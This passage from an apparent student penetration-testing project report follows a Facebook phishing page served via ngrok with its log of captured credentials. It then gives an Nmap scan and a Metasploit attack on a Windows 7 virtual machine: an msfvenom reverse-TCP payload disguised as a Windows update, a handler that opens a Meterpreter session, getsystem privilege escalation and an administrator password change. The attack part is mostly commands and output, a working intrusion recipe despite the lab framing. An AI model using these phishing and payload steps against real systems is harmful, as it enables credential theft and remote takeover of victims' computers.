
Step 17:- Type <http://7c69e098c9eb.ngrok.io> It shows facebook page.



Step 18:- Type Username & Password & Click on Log in.



Step 19:- It automatically redirected to Original Page of Facebook.



Step 20:- Open facebook.txt To see usernames & passwords.

```
jazoest=2766
lsd=AvoED3_3I-4
email=
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1618127390:AeBQAG5jKru62ZRGk0tdJlI0aYTaf9eBnvt5w7fyH9unDyj5/4HNLWuyCE/zfhlw798oSXI1Gn+EEijX597tdZP3GYPnm7qEdMtzf4yo2+owFj/iTXXLJA3Baal90zC7jA==

jazoest=2766
lsd=AvoED3_3I-4
email=8769302635
pass=12345678
login_source=comet_headerless_login
next=

jazoest=2766
lsd=AvoED3_3I-4
email=
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1618136192:AeBQAM85MghyhPK4B97KuEheLwpQAtsr+faTYrLDIIwxQEXyGqYtZJu1JHqN+YsejiwehbQ4He1Z14qD97WYJdnRCu4GkkE2lPsa61EFyKpfPS9+zBP9yw8m73skyD6+oL8fw==
```

Step 21:- Phishing website usernames & passwords.

Major Project task 2


Scan the host and exploit the systems using Metasploit.

- Use the NMAP tool to scan the system in a network and find the ports opened and services running on machine and OS fingerprint.


NMAP:-

Step 1:- Download NMAP & Install it.


Step 2:- Double Click on NMAP Icon.




Step 3:- Type target ip address & Select Quick scan & Click on Scan.



Step 4:- Services running on machine.



Step 5:- Ports opened on machine.




Step 6:- OS fingerprint on machine.

- Perform testing on windows7 by Metasploit using reverse TCP payload, bypass the admin privileges, and change the administrator's password without knowing the old one.

Reverse TCP payload:-

Step 1:- Download kali Linux & Install in Oracle VM VirtualBox.

Step 2:- Open kali linux.



Step 3:- Click on Terminal & Terminal is Open.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal Mon 12:02

root@osboxes:~# ifconfig

```
root@osboxes:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
                inet6 fe80::dfe:53ff:fe5c:95f7 prefixlen 64 scopeid 0x20<link>
                    ether 08:00:27:12:20:00 txqueuelen 1000 (Ethernet)
                    RX packets 16 bytes 2036 (2.1 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 28 bytes 2385 (2.3 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                    RX packets 20 bytes 1116 (1.0 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 20 bytes 1116 (1.0 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@osboxes:~#
```

Step 4:- Type ifconfig & ip address is 192.168.0.105 .


Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal Mon 12:09

root@osboxes:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.105 LPORT=4444 -o /root/Desktop/Windows_newupdate.exe

Step 5:- Type msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.105 LPORT=4444 -o /root/Desktop/windows_newupdate.exe



```
root@osboxes:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.105 LPORT=4444 -o /root/Desktop/windows_newupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/windows_newupdate.exe
root@osboxes:~# msfconsole
[*] Starting the Metasploit framework console...
[*] * WARNING: No database selected: No database YAML file
[*] **


msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload set windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST=192.168.0.105
[*] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.


If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore
```

Step 6:- Type msfconsole.

Step 7:- Send Windows update file to victim machine .



Step 8:- Windows update file in victim machine .



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Mon 12:09


```
root@osboxes: ~
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set lhost 192.168.0.105
lhost => 192.168.0.105
msf5 exploit(multi/handler) > lport 4444
lport => 4444
[*] Unknown command: lport.
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.105:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.104:50095) at
2021-04-11-12:09:31 -0400

msf5 exploit(multi/handler) > sessions -l

Active sessions
=====
Id Name Type
-----
```

Step 9:- On Process.



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Mon 12:09

```
root@osboxes: ~
File Edit View Search Terminal Help
1 meterpreter x86/windows virtual7-PC\virtual7 @ VIRTUAL7-PC 192.168.0.105 :4444 -> 192.168.0.104:50095 (192.168.0.104)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem -h
Usage: getsystem [options]


Attempt to elevate your privileges to that of local system.

OPTIONS:

    -h      Help Banner.
    -t <opt> The technique to use. (Default to '0').
            0 : All techniques available
            1 : Named Pipe Impersonation (In Memory/Admin)
            2 : Named Pipe Impersonation (Dropper/Admin)
            3 : Token Duplication (In Memory/Admin)


meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Step 10:- Type getsystem -h .




Step 11:- Type net user.

Choose the account you would like to change



Step 12:- virtual7



Step 13:- Login is successfully.


Major Project task 3

Website penetration testing.

